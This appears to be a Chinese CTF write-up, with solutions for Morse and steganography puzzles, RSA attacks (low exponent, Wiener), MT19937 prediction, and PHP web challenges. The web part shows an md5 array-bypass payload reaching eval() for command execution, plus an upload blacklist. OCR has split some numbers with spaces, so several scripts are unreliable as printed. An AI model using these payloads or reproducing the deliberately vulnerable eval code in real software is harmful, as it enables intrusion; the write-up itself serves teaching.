
解base64得到rot13_this_base64，于是rot13即可得到压缩包密码

```
pz90zgasqtucp19vlkayawd=
```

解压得到第一个摩斯码的考点



参考这个图（来源：http://114.xixik.com/morsecode/）



摩尔斯电码树记忆

手抄得到（当然也可以根据红_黑.的规律抄出摩斯码再解密）


```
PNPU233SMF4F6XZVMF4XGX2NGBZHGM27
```

由于摩斯码不分大小写，很容易想到这是一个base32，解密得到第一段flag

```
QLNU{Morax_5ays_M0rs3_
```

帝君的谜题2：

压缩包里图片拖到010里发现里面藏了一个zip文件





	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
43:36D0h:	A3	2C	62	4A	58	3D	6F	9C	21	7E	19	0E	B3	85	C3	67	£,bJX=oœ!~..³…Ãg
43:36E0h:	66	EF	21	73	B4	FF	2F	29	9C	F5	14	81	39	91	CF	7A	fï!s´ÿ/)œõ..9'Ïz
43:36F0h:	E6	F1	32	3E	E6	DA	C0	A0	8E	68	12	44	CF	5C	A4	3D	æñ2>æÚÀ Žh.DÏ\¤=
43:3700h:	7F	FF	EE	9B	F9	1D	ED	08	90	A4	0B	71	F1	5D	D1	6F	.ÿî›ù.í..¤.qñ]Ño
43:3710h:	FC	C6	6F	FC	C6	6F	FC	3F	11	7D	FD	FF	1F	01	85	FA	üÆoüÆoü?.}ýÿ...…ú
43:3720h:	C2	19	F9	9F	13	FD	C6	6F	FC	3F	1A	F7	BD	D5	6F	FC	Â.ùŸ.ýÆoü?.÷½Õoü
43:3730h:	C6	6F	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	C6	ÆoüÆoüÆoüÆoüÆoüÆ
43:3740h:	6F	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	DF	C5	oüÆoüÆoüÆoüÆoüßÅ
43:3750h:	EF	9F	47	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	C6	6F	FC	ïŸGüÆoüÆoüÆoüÆoü
43:3760h:	67	F8	C7	3F	FE	7F	A4	AB	17	CC	8A	87	54	D4	00	00	gøÇ?þ.¤«.ÌŠ‡TÔ..
43:3770h:	00	00	49	45	4E	44	AE	42	60	82	50	4B	03	04	14	00	..IEND®B`‚PK....
43:3780h:	09	00	08	00	E9	44	78	56	AC	9E	B2	00	D6	31	B2	00	....éDxV¬ž².Ö1².
43:3790h:	A4	50	B2	00	0F	00	1D	00	B5	DB	BE	FD	B5	C4	C3	D5	¤P².....µÛ¾ýµÄÃÕ
43:37A0h:	CC	E2	32	2E	67	69	66	75	70	19	00	01	B2	56	97	0C	Ìâ2.gifup...²V—.
43:37B0h:	E5	B8	9D	E5	90	9B	E7	9A	84	E8	B0	9C	E9	A2	98	32	å¸.å.›çš„è°œé¢˜2
43:37C0h:	2E	67	69	66	BB	FE	90	34	71	F8	E2	3A	62	61	33	CB	.gif»þ.4qøâ:ba3Ë
43:37D0h:	24	D1	92	E0	F3	47	F8	14	03	01	5D	1A	E7	C1	CC	CD	$Ñ'àóGø...].çÁÌÍ
43:37E0h:	37	8D	27	6E	0D	C1	69	66	70	C2	8F	C8	31	A1	00	3A	7.'n.ÁifpÂ.È1¡.:
43:37F0h:	52	5A	A3	E9	6A	DE	7D	6B	C9	E8	B0	DD	92	B3	1F	E7	RZ£éjÞ}kÉè°Ý'³.ç
43:3800h:	03	F7	E9	22	21	64	0C	17	26	05	00	B3	C4	18	92	3F	.÷é"!d..&..³Ä.'?

分离出来得到一个带注释的压缩包，real_puzzle.zip

压缩包密码：b0fb753d65fbe9914222ec7e625a3974

得到一个gif





三种状态分别对应摩斯码的- . 和分隔符

用stegesolve或者别的什么gif查看器逐帧查看然后抄出摩斯码即可

（这里其实想再考一个摩斯码中的短码，也就是中文电码，具体可参考

https://mosimima.hwcha.com/ ）

解码得到后一段flag

c0de_1s_int3reting~}

```
QLNU{Morax_5ays_M0rs3_c0de_1s_int3reting~}
```

CRYPTO

密码1

```
# 导入flag和bytes_to_long函数
from secret import flag
from Crypto.Util.number import bytes_to_long

# 将flag转换为长整型
m = bytes_to_long(flag)

# 输出转换后的长整型
print(m)

# 219179163890884015676553627089261589004912258912891787605477567662604 5
# 输出结果:
219179163890884015676553627089261589004912258912891787605477567662604 5
```

exp

```
# 导入long_to_bytes函数

from Crypto.Util.number import long_to_bytes

# 将flag还原回来
flag_bytes =
long_to_bytes(219179163890884015676553627089261589004912258912891787605477567662604 5)

# 输出flag
print(flag_bytes)
#b'QLNU{Welcome_to_Crypt0_Wor1d}'
```

> 本题 以上部分 注释和解题脚本完全由ai生成

关于这部分，在寒假最后一次课讲过

详细的讲过这两者的转换关系

文档里也有

http://note.shenghuo2.top/01RSA%E5%9F%BA%E7%A1%80%E7%AF%87/P99%20%E9%9B%B6%E6%95%A3%E7%9F%A5%E8%AF%86%E7%82%B9/#_2

整数和字符串互转

```
#pip install pycryptodome

from Crypto.Util.number import long_to_bytes,bytes_to_long
print(bytes_to_long("123".encode()))
print(long_to_bytes(3224115).decode())
```

```
import libnum
print(libnum.s2n("123"))
print(libnum.n2s(3224115).decode())
```

密码2

这题是考了两个考点，都是模板，在文档里都有，寒假也讲过

第一组 e=3

低加密指数攻击

http://note.shenghuo2.top/01RSA%E5%9F%BA%E7%A1%80%E7%AF%87/P09.%E4%BD%8E%E5%8A%A0%E5%AF%86%E6%8C%87%E6%95%B0%E6%94%BB%E5%87%BB/

第二组 e非常大

wiener(维纳)攻击

http://note.shenghuo2.top/01RSA%E5%9F%BA%E7%A1%80%E7%AF%87/P08.wiener%28%E7%BB%B4%E7%BA%B3%29%E6%94%BB%E5%87%BB/

exp

```
import gmpy2
import libnum

def de(c, e, n):
    k = 0
    while True:
        mm = c + n*k
        result, flag = gmpy2.iroot(mm, e)
        if True == flag:
            return result
        k += 1
n1=
17794322651985244360398798297236427197573099919777514390150548716043011554909472386538419547646479217198212860392441088306482436079057597017673282668575104805696280644632851112533403306674446415017207139655032895492883126061112607345051218406669295154148958166274223016727551462902566417623047515071725277952574163061484432382823360998093917106149223318057791276272014868197026724133570608265590284050526460086825829070086760617092472050523406342180114072290933789764539189990961852638276421000034476472644757648042472764152115642143975454219099357466733210241984509297458075644727434818666677787414405014312485796877
e1= 3
```

```
c1=
167740769183537819854665798422303347706749325885091792725835288552085373210615083460749164992303887526874960405557835409379091613484504575810348951376 1

m1=de(c1,e1,n1)
print(libnum.n2s(int(m1)).decode())


import gmpy2
import libnum

def continuedFra(x, y):
    """计算连分数
    :param x: 分子
    :param y: 分母
    :return: 连分数列表
    """
    cf = []
    while y:
        cf.append(x // y)
        x, y = y, x % y
    return cf
def gradualFra(cf):
    """计算传入列表最后的渐进分数
    :param cf: 连分数列表
    :return: 该列表最后的渐近分数
    """
    numerator = 0
    denominator = 1
    for x in cf[::-1]:
        # 这里的渐进分数分子分母要分开
        numerator, denominator = denominator, x * denominator + numerator
    return numerator, denominator
def solve_pq(a, b, c):
    """使用韦达定理解出pq，x^2-(p+q)*x+pq=0
    :param a:x^2的系数
    :param b:x的系数
    :param c:pq
    :return:p，q
    """
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) // (2 * a), (-b - par) // (2 * a)
def getGradualFra(cf):
    """计算列表所有的渐近分数
    :param cf: 连分数列表
    :return: 该列表所有的渐近分数
    """
    gf = []
    for i in range(1, len(cf) + 1):
        gf.append(gradualFra(cf[:i]))
    return gf
```

```python
def wienerAttack(e, n):
    """
    :param e:
    :param n:
    :return: 私钥d
    """
    cf = continuedFra(e, n)
    gf = getGradualFra(cf)
    for d, k in gf:
        if k == 0: continue
        if (e * d - 1) % k != 0:
            continue
        phi = (e * d - 1) // k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return d


n2=
28764801891789630496158814107080280277129502361885222750082931951763197520627874705493345391184359108052978734919530375982818388373339206160218665275185601487103229570607819926113211153276542794365361104430082886339857276733492860339158729793976251480644019363618395047922069151455888530980320799065099543029094821092174328932901892049723862108644692248879129903763321885608879912420989261553280584980567748492711574994986214234350421900028706698190893297507027399412244052287754949432571827799437153212833094683689783752996417279952432942753568479754941623066905711324867955960167005070199455435147452836309126906689
9
e2=
70470304114416157701208745696284255833667376499654897668687010636927707025602054444354219778297700025759519613233509979555365795481578339351421529962881828041145966504800164692212600548676492959357409580016951536391396052780299206338725968939324161070771908294718717256193742456675415335048405717976288953597614820809458361599091353315706929802591235336969094270784765619059768027279430682498525232895575015433173059620825639441417362939309239535120311284043598713270951064688241406088374817444860613773911719770085809168462743751201411017304148214621214323182377222124862116850365217134192566868062790147116360325

c2=
38662853435100700838431610565072943753907169793342119579254249679728529073197269745244395497904326486840904783465611605141894927372041743753635681051679903484080745843500917090781650699877474421147039626916646272505447419774957376643478801904062183959171029991406280204861510941864785875314103961208834818572004701294428871055155261648739809436074927200269272168517421815292336460899141133734999460922773709908716731019900232852415887993579774630213977827462044319181102030578931073585655583499337245697638167962754431097006219871520709022534476753689709399798774707838691010096313587415697242634270194026942533159754
d=wienerAttack(e2, n2)
m2=pow(c2, d, n2)
print(libnum.n2s(m2).decode())

# QLNU{e57885f7-bb8e-4a
```

```
# 32-95a3-8d053e0d0764}
```

密码3

```
p = getPrime(1024)
q = getPrime(768)

hint = p**3 + q**2 + 647**6 + 653522531*15 + 9
```

p远大于q，所以p^3远大于q^2

所以p的p^3远大于其他的和

所以hint近似于p^3

对hint开三次方根

```
p = libnum.nroot(hint,3)
```

求出p，q=n//p

然后正常解

```
import libnum
e = 65537
c =
710061033724120443128194157548902365910106672904761717328498910311541614137557563898000318636345019680189734679943369218635760459278650576201102761330077133946078909612996889610723447052195492364886340123572006222619855085555462571238516756629320777617188113437633297573483793378746872841693356997122630798740266060772564704124559555550019485253104607664173113207540278570690017839633306084152064160870086256188065349009517054809326039814600285702591000403943196932294440197296432896803507204050419728431565790235454895592118230143647233 65
hint =
763988131420320188479892287267696489693396898988105285846900692836754599870159523586378097011331586604180594063858628653160374239087049720173273678997338656365290709175007462308792914764526938138682615513678977756046442022565426509529058163085713367064159219029236072276269919500619494538505141786746087592664650756173248773382978137789826117651006728629279458560271573846908938345822453005130071054010616749156629583078397037500477872504767682172353097156891520577850342314503906130598715529966031568908756077232337382426632008061010900144961139303263727332977956017214420922179906897445364947617712539526290564738019842221362720681462392443568054084727743685697670839411948419531440915662698528122732843223199635984625606055022505075833481655072423339796902426998391099759213144574465170323947529123968023330138074183035345449975498762386946018715765891508629051064752285064503821804187068577224459514916723382079436021471
```

```
n =
105361355921951406643065722436313111246476986934021086173449727693279893065728667917709118878188948228194465347089170930695097516066620270901945303316964510010107090704402489648436400663026405879196957932589771399882776268958933339208259789349792421639569172020234415156529867093982373273980906179294820018512047476786638890884024189564528513736425987699351218749032372724008052769632106170152224310382368197368520228134396942550906922599026196447360906637679928259938669021204162648957102935522653270640038794869782779949024288669057427837


p = libnum.nroot(hint,3)
q = n//p
phi_n = (p-1)*(q-1)
d = libnum.invmod(e,phi_n)
m = pow(c,d,n)
print(libnum.n2s(m))

# b'QLNU{That_ca1culaTe_re4lly_Ea5Y_alright}'
```

密码4

MT19937是一种伪随机数生成算法

https://zh.wikipedia.org/zh-cn/%E6%A2%85%E6%A3%AE%E6%97%8B%E8%BD%AC%E7%AE%97%E6%B3%95

具体知识不写了，看帖子吧

就是通过产生的随机数，反过来预测下一个随机数是什么

```
from mt19937predictor import MT19937Predictor
from libnum import n2s
from Crypto.Util.number import *
```

```
randoms = [69494122992847985131791583587, 24568062113785647048480896003,
41652813827472285640545082363, 34071360946247254344467155557,
17892789640997180701858248241, 72999207588296396776681771 50,
57796936278983157707260890620, 54435419559526315458151506498,
12450850507797884636726734383, 15625687034760672250002515126,
12319683515607935170654350625, 32685996718780649746592912554,
62152164707108582568263355586, 30674201523977022391084124421,
23896141425401221992404027854, 32825990855940326166101630628,
47670329230626839150086282 68, 75883549641134747464544736039,
34931240865173369024415279436, 78113167145841392475907752287,
67923991325476394130485988564, 20859233314212792510082969047,
77667788904369960702807604057, 15609153066349662957832289538,
13155412521531956666215944913, 38406091501212356123511066373,
20392179881620241133410030636, 46106091517815436252433734178,
74970299290294921433379056212, 76725230083896333221475427943,
64363881964384071468011324951, 76188939041971957112468187259,
67541699952265594745557317998, 19128772044969361016915837717,
76466257256661282768535234947, 57838382151690210330182699420,
10763390053424211956075269229, 46590650171925582628493357734,
57632855389753883929026207222, 23592944862535946375192013299,
57609670665321324194471356259, 75966106323676688466201872395,
53495447544131972717707770 19, 18930818111107120562485790915,
70394031414905820249089349714, 68648652697091446356349960971,
53286192075871312078694382714, 70997656378390685381218752396,
75844046618760205824098397276, 40059110718716873749720376698,
52076457043431168578566241185, 52387453651242135114632518717,
13711548060451565723437926668, 36731247690685313014943577154,
38588246886739658101247871384, 74115476529022551867366040216,
38159820519146094086675068632, 80997767637451852418803015 62,
67527242976632439164942554323, 65855113871971848016784555533,
78320962365884616738046802370, 15439103179115961161857079310,
44646218894437153339736085329, 47008531133431089117319120957,
11439142416150675480191404456, 52379957529796566288424089582,
33482454285867963731965303119, 55463181983391195768389697438,
53361243636473164076577065604, 24516123633830790106368753820,
19649631183187915802546086578, 54584542832073290443563797095,
25874317620721163294847018977, 23232157532435868635391154673,
18243406567157053255507690693, 78972830205541156442298608516,
66833250193851083044066130417, 16693755579042706012085762224,
60807377836421144598926027124, 68607595762918723828688090902,
42005017408376371664606270547, 22996967175609661793691779 9,
99708376348071445466682844 76, 38845253483333652465605333575,
67568817613385493680331762205, 84396020009263446523481903 86,
12112587079492579316329533444, 64664502372543131642079776607,
35024959803514154871511772424, 13470032650814642668305098986,
49746123132025507696199562533, 20527086545058438221758810859,
30686317391485635384621961 02, 62399188462856098503205911145,
76166673314689201123826249088, 38407729208193103899353204349,
42572731351062726909935296192, 66651984772590945428007485 83,
21129285327284384667998852534, 15616135812162643825966992989,
23145909795904748014492232706, 74267017413651100514135190073,
85854435932654153171360184 58, 97086527622187916165900321 59,
```

```
113282772030369348171606881 90, 384193099401794108172385136 52,
443659896488771894393190353 83, 221213241762439190345685141 10,
688274534360088546417802798 43, 579327415102835985373683288 34,
698657900036163423276946489 79, 785176114382181814772789587 88,
648344359293201167200730643 22, 735649306037100286007159168 52,
659731376882194055632755732 43, 311951736008406481994632555 41,
210198628625593263966523338 0, 213953143175610608135727792 10,
477669234677845274014248013 58, 478951005123549350288962180 1,
193292810726184151542380185 94, 778907346579806913072806605 76,
715284286762399039400990237 97, 766744249853867009874476846 27,
484471642996190447429661125 1, 278178229736969448888102902 52,
722712200804375850550866496 81, 695871057515682025629315137 61,
522870742138638429138756909 89, 296399234454279522545312513 4,
641480829728683663422055032 7, 538511759473599001049758481 55,
783711140683153245947771846 46, 330216238683133112229502156 75,
505482957681531605636293303 36, 338725226044307610969642921 60,
392844657158235611086976684 07, 275632780507089319030988654 41,
705846289013131934802050968 70, 354430556284397139153797407 3,
183065880296795094430126563 88, 594224552102249111469849080 22,
479379020119327260284027447 76, 237007433731127230851390185 82,
112166336873488840316920847 72, 561305894014905794664930756 54,
287526108770733504388622044 10, 409712318411012386595792871 01,
575609518949554046232860622 08, 229601170086505602931804698 29,
432759737349345665188196303 46, 248822017133986200234524283 01,
455650789302898483388225517 97, 742365421825154692055442800 74,
740440231312779594404396744 94, 357789883300574354468943432 49,
572680629684055736648079443 6, 114996954309081639605837219 91,
779707633843202377859836442 01, 575214425646047991942294831 92,
164770905826043990055820006 4, 758749080421227701765074399 4,
740395223049478050774742315 27, 684994044712052004364804270 38,
712069269435678882448584004 84, 555812824117318732701518420 22,
447470073080403162060684534 71, 684779059363782813916116766 81,
308792431150484813847869700 43, 501081240381328154694906136 13,
424656307334951328031719678 52, 421199525407311981115263752 92,
743405769850918800316485581 2, 706974251592024509856719822 89,
729854035691178892934174945 56, 606623406495506711761069546 59,
345973255246986452683820418 00, 552704219836853509667891926 07,
863642623263456569178745026 5, 594956066005017787187025619 5,
731485845572563300025895089 85, 276495846885299761007452572 01,
350275804993953328496255910 95, 523804006942985717638934250 79,
308878214109747173866624 19, 583609943727719884298212001 99,
116240671985122756323056337 73, 695639753967822502249854147 35,
193799234185374221989305959 71, 374661774198105058494625454 83,
693993857811163474341161627 50, 731732718143192158194551330 41,
257750845465840856329179112 46, 423566798285269710285463509 80,
724695025599672609072743024 08, 507309449905073155525686076 36,
364429578596645260077307118 32, 514322404176361130510869018 63,
425117532079875875408403347 01, 410108935788841701989625869 27,
742665147762271410445726909 91, 446882507580210536807076541 8,
587288902894850892428015406 96, 608205938331844829637433512 0,
712930911570910965802398769 35, 315912476357760251530865015 37,
752184276173681385637845885 55, 758972510078574266386185606 84]
```

```
cipher =
55802126076214762902265260365143310472506129057775852472080521064857013962586740759411486716087129822739580567237301434636125909280776253569287968221826 33

pt = MT19937Predictor()
for _ in randoms:
    pt.setrandbits(_,96)

x = pt.getrandbits(512)
flag = n2s((x) ^ cipher)
print(flag)
print(((x) ^ cipher).bit_length())
# b'QLNU{PRNG_MT19967_a1so_dangEr_with_lo0O00ong_num6er_5equenCe}'
```

WEB

web1

源码


```
<?php
error_reporting(0);
highlight_file(__FILE__);
if($_POST['a'] !== $_POST['b'] && $_POST['c'] !== $_POST['d']){
    if(md5($_POST['a']) == md5($_POST['b']) && md5($_POST['c'])===md5($_POST['d'])){
        eval($_REQUEST["QLNU"]);
        echo 'success';
    }
    echo 'nice';
}
```

md5的强弱比较，百度一大堆，直接数组绕过即可

```
a[]=1&b[]=2&c[]=3&d[]=4
```

之后就命令执行，$_REQUEST传参，就跟post和get传参一样

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if($_POST['a'] !== $_POST['b'] && $_POST['c'] !== $_POST['d']){
    if(md5($_POST['a']) == md5($_POST['b']) && md5($_POST['c'])===md5($_POST['d'])){
        eval($_REQUEST["QLNU"]);
        echo 'success';
    }
    echo 'nice';
} flag.php index.php successnice
```



cat /flag后在源码中找到flag

web2

源码

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<form enctype="multipart/form-data" method="post">
    <p>过滤了吗？<p>
        <input class="input_file" type="file" name="upload_file"/>
        <input class="button" type="submit" name="submit" value="上传"/>
</form>
</html>


<?php
@error_reporting(0);
highlight_file(__FILE__);
if (isset($_POST['submit'])){
    $file_name = trim($_FILES['upload_file']['name']);
    $black =
array(".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".php5",".php4",".p
hp3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Htm
l",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx","
.jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".as
mx");
    $file_ext = strrchr($file_name, '.');
    $name = pathinfo($file_name, PATHINFO_FILENAME);

